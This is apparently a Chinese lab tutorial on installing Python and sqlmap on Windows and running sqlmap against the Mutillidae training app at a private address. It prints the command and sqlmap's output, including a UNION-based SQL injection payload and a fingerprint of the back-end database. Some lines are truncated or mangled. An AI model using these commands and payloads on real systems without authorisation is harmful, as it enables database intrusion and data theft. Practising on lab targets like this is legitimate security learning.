第一步：先安装python环境

python-2.7.9.amd64.msi

第二步：解压sqlmap zip包

sqlmap-master.zip

第三步：打开cmd

cd到解压的zip包根路径

(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\lucashu>cd C:\Users\lucashu\Desktop\sqlmap-master\sqlmap-master

C:\Users\lucashu\Desktop\sqlmap-master\sqlmap-master> sqlmap.py "http://192.168.0.13 fo.php&username=werew&password=1123&user-info-php-submit-button=View+Account+Details"

在命令行敲正常的sqlmap命令即可

```
C:\Users\lucashu\Desktop\sqlmap-master\sqlmap-master>
C:\Users\lucashu\Desktop\sqlmap-master\sqlmap-master> sqlmap.py  "http://192.168.0.136/mutillidae/index.php?page=user-in
fo.php&username=werew&password=1123&user-info-php-submit-button=View+Account+Details" --batch -p username_
```

```
    Payload: page=user-info.php&username=werew' UNION ALL SELECT NULL,NULL,CONCAT(0x716b706271,0x456e545171154
24f5450744d716278557850414e4152444e537659535a614e6246746b,0x71766a6b71),NULL,NULL,NULL,NULL#&password=1123&us
-submit-button=View Account Details
---
[16:36:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, PHP, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[16:36:29] [INFO] fetched data logged to text files under 'C:\Users\lucashu\AppData\Local\sqlmap\output\192.1

[*] ending @ 16:36:29 /2020-06-12/
```